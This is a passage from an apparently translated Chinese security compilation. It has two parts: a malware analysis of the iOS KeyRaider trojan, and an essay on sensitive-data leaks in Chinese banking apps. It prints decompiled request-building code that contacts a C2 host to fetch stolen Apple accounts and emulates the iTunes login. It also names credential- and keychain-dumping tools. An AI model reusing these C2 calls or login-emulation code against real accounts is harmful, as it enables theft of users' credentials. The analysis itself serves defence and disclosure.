Fire 函数会调用 readAid()函数，readAid 函数会读取位于 /var/mobile/Documents/iappstore_aid.log 的本地文件。这个文件包含了用户账户的用户名、密码、设备 GUID，相关的 iTunes 会话 token、cookie、电话号码、运营商、操作系统信息、iTunes CDN 服务器号。

然后解析数据，创建一个账户对象。

如果文件不存在，它会调用 readAidUrl()，readAidUrl 会从 KeyRaider C2 服务器下载新的账户信息，然后创建一个账户对象。

(Figure 15).Figure 16 展示了一个从服务器下载的账户，如图 1-2-14：

```
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v59,
  &v61,
  "GET /data.php?table=other&game=(game) HTTP/1.1\r\n");
v66 = 10;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v60,
  &v59,
  "Host: www.wushidou.cn\r\n\r\n");
v66 = 11;
```

drops.wooyun.org

图 1-2-14

Figure 15. Downloads apple account from C2 server，如图 1-2-15：

图 1-2-15

Figure 16. Stolen apple account was downloaded from C2 server

创建账户对象之后，fire()会生成 plist 格式的字符串，里面包含账户信息，接着调用 login()和 sendBuy()。

Login()函数会创建一个连接到以下 URL 的 HTTP 连接，URL 中会带上 plist 字符串和一个类似 Appstore 客户端用户代理的值

•p*-buy.itunes.Apple.com/WebObjects/MZFinance.woa/wa/authenticate

这会造成使用远程 Apple 账户来登陆当前的 iTunes 会话(Figure 17)，如图 1-2-16：

```
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v111,
  &v126,
  "POST /WebObjects/MZFinance.woa/wa/authenticate HTTP/1.1\r\n");
v132 = 2;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v112,
  &v111,
  "Host: p(pod)-buy.itunes.apple.com\r\n");
v132 = 3;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v113,
  &v112,
  "User-Agent: AppStore/2.0 iOS/(os) model/(phone) (4; dt:27)\r\n");
v132 = 4;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(&
v132 = 5;
std::__1::operator+<char,std::__1::char_traits<char>,std::__1::allocator<char>>(
  &v115,
  &v114,
  "Accept-Encoding: gzip, deflate\r\n");
```

drops.wooyun.org

图 1-2-16

Figure 17. Emulating login protocol

发起 Login 请求之后，login()会解析返回的结果，获取 cookie、token 和其他信息，然后将这些信息和账户密码保存到本地 iappstore_aid.log 文件中，供后续购买时使用。如果因为密码错误导致登陆失败，它会再一次调用 readAidUrl()，从 C2 server 中获取一个不同的 Apple 账户。

sendBuy()函数的工作与 login()函数类似，但请求了另一个 URL，用于 app 购买验证

- p*-buy.itunes.apple.com/WebObjects/MZBuy.woa/wa/buyProduct

通过这个过程，iappstore 应用可以使用窃取到的账户成功购买任意 app。除了这些操作之外，在两个独立的函数 verifySF()和 verifySF2()中，KeyRaider 也会尝试获取 Apple 账户密码找回问题和答案。这个函数在我们的分析样本中还未完成。

iappinpay 的功能和 iappstore 类似。唯一的不同是购买接口改变了。(Figure 18)。在 C2 服务器数据库中也存储了一些之前在 app 内购买（In-App-Purchase）的凭证，作者似乎计划实现重用这些凭证的功能，如将这些凭证发送到 Apple server，以证明他们之前已经购买过此服务。

电话勒索

除了窃取 Apple 账户来购买 app，KeyRaider 拥有内置的锁定功能来进行勒索。之前的一些 iPhone 勒索软件工具基于通过 iCloud 服务来远程控制 iOS 设备。这类攻击可以通过重置账号密码来解决。而对于 KeyRaider，它在本地禁用了所有解锁操作，即使是输入的正确的解锁码或密码。此外，它也能使用窃取的证书和私钥来发送通知消息来索要赎金，而推送通知消息不需要经过 Apple 推送服务器。因此，之前使用的解决方法不再有效。

下面是一名受害者报告的被勒索截图，如图 1-2-17：




图 1-2-17

Figure 19. Ransom message on locked iPhone

其他潜在的风险

下面是一些攻击者利用你泄露的用户名、密码等信息能够做的事情：

应用推广：在受害者手机中安装指定的 app，来提升 App Store rankings Cash Back：使用的账户来购买付费应用 垃圾邮件：使用 iMessage 来发送垃圾信息 勒索：利用账户密码，窃取隐私信息来进行勒索等等

保护和预防

需要注意，KeyRaider 仅影响越狱的 iOS 设备，未越狱设备不受影响。WeipTech 上线了查询服务<http://www.weiptech.org/>，你可以输入自己的 Apple 账户邮箱，了解它是否被泄露。Palo Alto Networks 在 8 月 26 日将窃取的账户信息反馈给了 Apple。

还需要注意的是，因为攻击者发现并修复了其接收数据服务器的漏洞，WeipTech 只能还原约一半的被窃取数据。因此，从不受信任的 Cydia 源安装过这类越狱应用的用户可能都会受影响。

用户可以通过下列方法来判断自己的 iOS 设备是否受影响

1.通过 Cydia 安装 openssh 2.通过 SSH 连接到 device 3.到/Library/MobileSubstrate/DynamicLibraries/目录，对目录下的所有文件 grep 以下字符串 •wushidou •gotoip4 •bamu •getHanzi

如果任何 dylib 文件包含任意一个字符串，删除这些文件和同名的 plist 文件，然后重新启动

除此之外，我们也建议用户在移除恶意软件之后，修改 Apple 账户的密码，并开启双因素认证功能。https://support.apple.com/en-us/HT204152 最后，如果你想避免遭遇 KeyRaider 以及类似恶意软件，请尽量避免越狱。Cydia 源不会对上传应用进行严格的安全检查，通过它安装应用存在风险。

样本信息

```
9ae5549fdd90142985c3ae7a7e983d4fcb2b797f CertPlugin.dylib
bb56acf8b48900f62eb4e4380dcf7f5acfbdf80d MPPlugin.dylib
5c7c83ab04858890d74d96cd1f353e24dec3ba66 iappinbuy.dylib
717373f57ff4398316cce593af11bd45c55c9b91 iappstore.dylib
8886d72b087017b0cdca2f18b0005b6cb302e83d 9catbbs.GamePlugin_6.1-9.deb
4a154eabd5a5bd6ad0203eea6ed68b31e25811d7 9catbbs.MPPlugin_1.3.deb
e0576cd9831f1c6495408471fcacb1b54597ac24 9catbbs.iappinbuy_1.0.deb
af5d7ffe0d1561f77e979c189f22e11a33c7a407 9catbbs.iappstore_4.0.deb
a05b9af5f4c40129575cce321cd4b0435f89fba8 9catbbs.ibackground_3.2.deb
1cba9fe852b05c4843922c123c06117191958e1d repo.sunbelife.batterylife_1.4.1.deb
```

致谢

特别感谢来自 WeipTech 的 i_82 向我们共享数据、报告以及其它有用的信息。感谢来自 WeipTech 的 CDSQ 向我们提供样本，感谢来自 WooYun 的 Xsser、FengGou 的信息共享。

感谢 Palo Alto Networks 的 Sereyvathana Ty、Zhaoyan Xu、Rongbo Shao 几位对恶意软件进行的分析，感谢 Palo Alto Networks 的 Ryan Olson 对本报告的审校。

小编注：未知的源的软件不要轻易安装，有时候你花钱买一下正版，可能你就会躲过几个在网络上丢钱的风险。小编提醒大家，陌生软件不要装啊。

（全文完）责任编辑：静默

第3节　IOS APP 安全杂谈一

作者：高小厨

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00 序

以前总是在这里看到各位大牛分享其安全渗透经验，而今我也很荣幸的收到了乌云的约稿，

兴奋之情难以言表。

由于 IOS 是一种闭源的操作系统，源码恐怕也只有几个人见过，其安全性究竟如何我们不得而知，突然想起一段话：恐惧来源于我们的无知。

好在国内早有大牛团队--盘古团队总是走在世界的前沿给我们带来最新鲜的 IOS 安全详解，感谢沙梓社和吴航的《IOS 应用逆向工程》让我对 IOS 逆向充满兴趣，感谢念茜的博客将我领入了 IOS 安全之门。为了能让文章具有原创性，如下我将结合我接触过的 APP 进行几个简单方面的详细解释。

0x01 敏感信息泄露之不定时炸弹

本地存储的敏感数据：首先我们需要一个越狱手机，还需要 iTools 工具来帮助我们。其实过程很简单，用 iTools 连接你的 iPhone，通过共享文件打开某一 APP，里边的结构一目了然。其中 Document 目录：目录存储用户数据或其他应该定期备份的信息。

AppName.app 目录：这是应用程序的程序包目录，包括应用程序本身，在 AppStore 上下载的 APP 是需要脱壳的才能将程序用 IDA 反编译的。

Library 目录：这个目录下有两个子目录 Caches 和 Preference，Caches 目录存储应用程序专用的支持文件，保存应用程序再次启动过程中需要的信息，而 Preference 目录包含程序的偏好设置，如图 1-3-1：




图 1-3-1

招商银行 IOS 客户端目录结构：

那么哪些文件是可能透露敏感信息的呢？以 plist、db、xml、log、txt 为后缀的文件需要重点监控，例如中国银联的银联手机支付 APP 将用户名和密码居然以明文的方式存储在了 unionpay.db 的文件中；

苏宁的某款理财 APP 同样的也是将手机号码和密码存储在了以 plist 为后缀的文件中；

当然也见过 xml 和 log 文件中存有敏感信息的 APP。

还有各种的 txt 或其他文档，光大银行的某款 APP 里的 111.txt 文件中就记录了交易明细、转账汇款、手机任意转等多种操作的 URL，这给渗透测试人员大大的方便。

还有更奇葩的是见过某银行 APP 中的某文件中记录着“这个项目 TMD 难做了！”，如图 1-3-2：




图 1-3-2

银联支付 IOS 客户端用户名和密码明文存储，如图 1-3-3：




图 1-3-3

光大银行 IOS 客户端存在方便渗透测试的文件。

还有一些敏感数据是需要一些脚本来处理的，例如 Cookie.Binarycookies 文件、keychain 文件等。例如浦发银行的某款 APP 和团贷网的 APP 就是将自己的 cookie 信息存储于本地的 Cookie.binarycookies 中的，可以使用 cookies-binarycookies-reader 脚本读取里边的详细内容；keychain 文件中存储了 ios 系统及第三方应用的一些信息，keychain 数据库是 hacker 们最关注的数据源头之一，我们可以使用 Keychain-Dumper 导出 keychain 的值，如图 1-3-4：




图 1-3-4

团贷网 IOS 客户端存有 cookie 信息。这里同时再介绍几款较为给力的软件 :ikeymonitor、introspy、iFile，其中 ikeymonitor 软件是可以监控你的键盘的。

如果银行使用了自定义键盘可以使用该软件来测试其是否起到了保护作用；

introspy（https://github.com/isecpartners/introspy-ios/releases）可以追踪分析应用程序。念茜在其微博里就记录了如何使用该软件查看支付宝 APP 采取了什么加密措施，你的手势密码是什么，银行卡是什么都记录在案，甚至记录了哪些信息存储在了什么文件中，亲测好用。iFile 可以在手机上直接查看某款 APP 的目录结构，也可以直接打开 db 文件，非常好用。

网络上的敏感信息泄露 :其实这一点本想放到下一节来说的 ,但是好多 APP 都有这个问题，还是拿到这里来说吧。

这里不是拿 HTTP 说事，而是说一种设计方式的缺陷。

曾见过多款 APP 是这样设计的 :每当我在 APP 上进行一次操作时 ,APP 会发数据包给服务端，其中每次发数据包时为了校验身份都会把用户名和密码以明文的方式发出。

这是一种什么样的概念呢？

我在公共场所连接 wifi，使用某 APP 五分钟，我的明文密码就在网络上明文传输了十几次（因为每次操作都要校验身份）。

还有一种情况 ,苏宁某产品因为涉及资金安全所以有手势密码的功能 ,尽管使用的是 HTTPS 协议，但是只要我未注销我的账户再次打开 APP 时，APP 跳转到了输入手势密码的页面，你的用户名和密码已经通过数据包发往了服务端，这样手势密码就形同虚设。

详情见：http://7xlrvc.dl1.z0.glb.clouddn.com/secbook-1/苏宁易付宝钱包 IOS 客户端设计不当导致手势密码形同虚设（需越狱） _ WooYun-2015-119249 _ WooYun.pdf，如图 1-3-5：




图 1-3-5

苏宁某 IOS 客户端校验手势密码时存在的问题

解决方案：数据尽量不要本地存储或者用后即删，可能要考虑用户体验有些敏感数据一定要存储于本地，那么请将数据进行加密，数据库要添加访问限制。

前几天银联忽略了我提交的账户密码明文存储的漏洞，其实这是不应该的。因为移动设备和 PC 毕竟不一样，移动设备容易丢失，如果不幸的话可能你的钱也会一起丢失的。

在给银行做安全审计的时候，其实这些都算是中危漏洞的，因为银行要保证资金在最糟糕的情况下也是安全的。

对于网络上敏感数据的应对策略，客户端和服务端最好用加密后的数据进行身份的校验，就在我截稿的前三天，苏宁的 IOS 开发小伙伴微信加我为好友说道：由于身份校验的接口较老，所以无法处理加密后的用户名和密码，但是他们已经向上级申请提高身份校验接口的安全性了。

0x02 HTTP or HTTPS 更安全？

可能很多人看了这个标题都想说一句："这不是废话么，如果 HTTP 安全的话那还要 HTTPS 有何用？"

其实我并不是说哪个协议更安全，而是想说设计者不要过分的依赖于某种技术而放松对其他问题的警惕性，下面我将分别拿真实案例说一下。

虽然使用了 HTTP 却依然很安全：这里拿华夏银行来说吧，他的 APP 使用了 HTTP 协议，我使用 Fiddler 成功的拦截到了数据包，但是我却发现无从下手。

APP 发出的数据和服务端发出的数据洋洋洒洒的很长，最关键的是加盐加密的，我们不知道哪段是你的用户名，我们不知道哪段是你的转款金额，我们不知道钱要转给谁。

我随意更改一个字母，数据包自己的完整性校验都过不去。那好，我转款时重放数据包，会不会有源源不断的钱转到我的钱包里呢？

APP 设置了时间戳，我们能想到的地方基本上都无法攻破。曾经见过最坑的 APP：无论是发出的还是返回的数据从始至终均是密文，除非逆向否则你毫无思路。

当然这的确暴漏了一些问题的关键：即在这层面纱的掩护下很有可能存在越权的情况，如果逆向分析得到关键的 key，那么后果不堪设想，如图 1-3-6：




图 1-3-6

华夏银行某 IOS 客户端使用 HTTP 协议，如图 1-3-7：




图 1-3-7

华住酒店的 IOS 客户端返回数据的可识别度极低

即使使用了 HTTPS 但很危险：终于可以讲关于 HTTPS 的一些奇葩经历了。有很多 APP 包括银行在内的，尽管使用的是 HTTPS 协议但其漏洞却多的可怕，究其原因是其过分的相信了某一技术。

先从今年的四月份 Freebuf 转载的一篇文章说起：《流行 iOS 网络通信库 AFNetworking 曝 SSL 漏洞，影响银联、中国银行、交通银行在内的 2.5 万个 iOS 应用》，看到这篇文章我首先做的是看看哪些银行中枪了，然后就是判断其危险性。

